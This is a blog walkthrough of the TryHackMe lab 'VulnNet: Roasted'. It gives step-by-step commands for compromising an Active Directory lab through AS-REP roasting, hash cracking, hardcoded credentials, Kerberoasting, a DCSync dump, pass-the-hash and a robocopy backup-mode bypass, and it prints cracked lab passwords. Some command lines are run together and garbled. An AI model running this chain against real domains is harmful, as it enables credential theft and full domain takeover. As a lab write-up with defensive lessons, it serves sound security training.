VulnNet: Roasted — TryHackMe Walkthrough
AS-REP Roasting + Kerberoasting + DCSync + Pass-the-Hash
VulnNet: Roasted — TryHackMe Walkthrough

AS-REP Roasting + Kerberoasting + DCSync + Pass-the-Hash
⚠️ Disclaimer: This walkthrough is for educational purposes only. All techniques were performed on a dedicated TryHackMe lab machine with explicit permission. Never use these techniques on systems you do not own or have written authorization to test.
Platform: TryHackMe OS: Windows (Active Directory) Domain: vulnnet-rst.local Difficulty: Easy — Medium Techniques: AS-REP Roasting, Kerberoasting, DCSync, Pass-the-Hash

Introduction
VulnNet: Roasted is a Windows Active Directory machine on TryHackMe that covers some of the most common real-world AD attack techniques. This walkthrough demonstrates a complete attack path from initial reconnaissance to full domain administrator access — showing exactly how a chain of small misconfigurations can lead to complete domain compromise.
Attack Path Overview:
- SMB enumeration → anonymous shares
- SID brute-forcing → domain user enumeration
- AS-REP Roasting → Kerberos hash
- Hash cracking → valid credentials
- SMB access → hardcoded credentials in script
- Evil-WinRM → authenticated shell
- Kerberoasting → service account hash
- DCSync → Administrator hash
- Pass-the-Hash → full domain admin
Step 1 — Nmap Reconnaissance
Starting with a full service version scan to identify open ports and confirm the target is an Active Directory Domain Controller.
nmap -sSCV 10.49.169.87 -Pn
Key findings:
- Port 88 → Kerberos (AS-REP Roasting possible)
- Port 389/3268 → LDAP (Active Directory)
- Port 445 → SMB (anonymous access?)
- Domain: vulnnet-rst.local
- Hostname: WIN-2BO8M1OE1M1
- SMB signing enabled and required
Step 2 — SMB Enumeration + User Discovery
Listing SMB shares anonymously and brute-forcing domain SIDs to enumerate all user accounts without credentials.
smbclient -L //10.49.169.87/opt/impacket/examples/lookupsid.py anonymous@10.49.169.87 -no-pass
Domain users discovered:
- enterprise-core-vn
- a-whitehat
- t-skid
- j-goldenhand
- j-leet
Save all users to a file:
cat > users.txt << EOF
enterprise-core-vn
a-whitehat
t-skid
j-goldenhand
j-leet
EOF
Step 3 — AS-REP Roasting
Testing all discovered users for disabled Kerberos pre-authentication. Accounts with this misconfiguration return an encrypted hash that can be cracked offline — without needing a password.
impacket-GetNPUsers vulnnet-rst.local/ -usersfile users.txt -no-pass -dc-ip 10.49.169.87 -format hashcat
Result: User t-skid has pre-authentication disabled. A $krb5asrep$23$ hash was returned and saved for offline cracking.
💡 Why it works: When pre-authentication is disabled, the KDC returns an encrypted TGT without verifying the requester’s identity. This encrypted response can be captured and cracked offline.
Step 4 — Hash Cracking + SMB Access
Cracking the AS-REP hash offline using John the Ripper with the rockyou wordlist, then using the recovered password to access SMB.
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txtjohn hash.txt --showsmbclient //10.49.169.87/NETLOGON -U 't-skid%tj072889*'
Credentials recovered: t-skid : tj072889*
Inside the NETLOGON share:
smb: \> ls
smb: \> get ResetPassword.vbs
smb: \> exit
Step 5 — Hardcoded Credentials in VBScript
Reading the downloaded ResetPassword.vbs file reveals plaintext credentials. Password reset scripts commonly store admin credentials hardcoded — one of the most common misconfigurations in real-world AD environments.
cat ResetPassword.vbs
🔴 Critical Finding: Plaintext credentials found for a-whitehat inside the script. This account is a member of the Remote Management Users group — meaning we can use Evil-WinRM for remote access.
Step 6 — Evil-WinRM Shell
Using credentials from ResetPassword.vbs to gain a remote PowerShell shell via Windows Remote Management.
evil-winrm -i 10.49.169.87 -u a-whitehat -p bNdKVkjv3RR9ht
We now have an authenticated shell on the domain as a-whitehat. Basic enumeration:
whoami
whoami /priv
whoami /all
dir C:\Users
Step 7 — Kerberoasting + User Flag
Now authenticated, we can perform Kerberoasting — requesting TGS tickets for all service accounts with SPNs registered. These tickets are encrypted with the service account’s password hash and can be cracked offline.
impacket-GetUserSPNs vulnnet-rst.local/a-whitehat:bNdKVkjv3RR9ht -dc-ip 10.49.169.87 -requestGetting the user flag:
dir C:\Users
type C:\Users\enterprise-core-vn\Desktop\user.txt
🚩 User Flag: THM{726b7c0baaac1455d05c827b5561f4ed}
Cracking the TGS hash:
john hash2.txt --wordlist=/usr/share/wordlists/rockyou.txt
john hash2.txt --show
Credentials recovered: enterprise-core-vn : ry=ibfkfv,s6h,
Step 8 — DCSync Attack → Root Flag
The enterprise-core-vn service account has DS-Replication rights — a critical misconfiguration that allows us to perform a DCSync attack and dump all domain password hashes.
Login as service account:
evil-winrm -i 10.49.169.87 -u enterprise-core-vn -p 'ry=ibfkfv,s6h,'Perform DCSync to dump Administrator hash:
impacket-secretsdump vulnnet-rst.local/enterprise-core-vn:'ry=ibfkfv,s6h,' -dc-ip 10.49.169.87 -just-dcPass-the-Hash to login as Administrator:
evil-winrm -i 10.49.169.87 -u Administrator -H <NTLM_HASH>Get root flag:
type C:\Users\Administrator\Desktop\root.txtOR
Step 8 — Privilege Escalation via Robocopy → Root Flag
If enterprise-core-vn did not have direct admin shell access, an alternative method was used. As a-whitehat (who has SeBackupPrivilege or file copy rights), robocopy was used to copy the Administrator’s Desktop files into an accessible location.
robocopy /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30 C:\Users\Administrator\Desktop\ C:\Users\a-whitehat\Desktop\What each flag means:
/B— Backup mode (bypasses file permission restrictions)/DCOPY:DA— Copy directory data and attributes/COPY:DAT— Copy data, attributes, timestamps/R:1000000— Retry count/W:30— Wait time between retries
Then read the copied root flag:
type C:\Users\a-whitehat\Desktop\system.txt
🚩 Root Flag: Captured via robocopy backup mode privilege abuse!
💡 Why it works: Backup mode (
/B) allows copying files regardless of NTFS permissions — bypassing ACLs entirely. This is a well-known privilege escalation technique when an account has SeBackupPrivilege.
💡 Why DCSync works: The enterprise-core-vn account was misconfigured with DS-Replication-Get-Changes and DS-Replication-Get-Changes-All permissions. These are normally only held by Domain Controllers, allowing it to request a full sync of all password hashes.
Full Attack Chain Summary
Technique Tool Result 1 Port Scanning nmap AD DC identified 2 SMB Enumeration smbclient Anonymous shares found 3 SID Brute Force lookupsid.py 5 domain users enumerated 4 AS-REP Roasting GetNPUsers.py Hash for t-skid 5 Hash Cracking John the Ripper t-skid : tj072889* 6 SMB Access smbclient ResetPassword.vbs found 7 Credential Extraction cat a-whitehat credentials 8 Remote Shell Evil-WinRM Shell as a-whitehat 9 Kerberoasting GetUserSPNs.py TGS hash for service account 10 Hash Cracking John the Ripper enterprise-core-vn cracked 11 DCSync secretsdump.py Administrator NTLM hash 12 Pass-the-Hash Evil-WinRM Full Domain Admin access
Key Security Lessons
🔴 Anonymous SMB Access Shares should always require authentication. Anonymous access exposed employee data and ultimately led to full domain compromise.
🔴 Kerberos Pre-Authentication Disabled Always enforce pre-authentication on all accounts. Disabling it allows anyone to request and crack password hashes offline.
🔴 Hardcoded Credentials in Scripts Never store plaintext passwords in scripts. Use Group Managed Service Accounts (gMSA) or a secrets vault instead.
🔴 Weak Service Account Passwords Service accounts need long, randomly generated passwords that are rotated regularly.
🔴 Excessive DCSync Permissions DS-Replication rights should only be granted to actual Domain Controllers — never to regular service accounts.
If you found this helpful, follow me for more TryHackMe walkthroughs and cybersecurity content!
#TryHackMe #CyberSecurity #EthicalHacking #ActiveDirectory #Kerberos #PenTesting #CTF #OSCP #infosec
메타데이터
- post_id
- 6eb79ddb8019
- slug
- vulnnet-roasted-tryhackme-walkthrough-6eb79ddb8019
- url
- https://medium.com/@aneeshaba1998/vulnnet-roasted-tryhackme-walkthrough-6eb79ddb8019
- canonical_url
- https://medium.com/@aneeshaba1998/vulnnet-roasted-tryhackme-walkthrough-6eb79ddb8019
- author_url
- https://medium.com/@aneeshaba1998
- status
- ok
- fetched_at
- 2026-06-23 03:48:11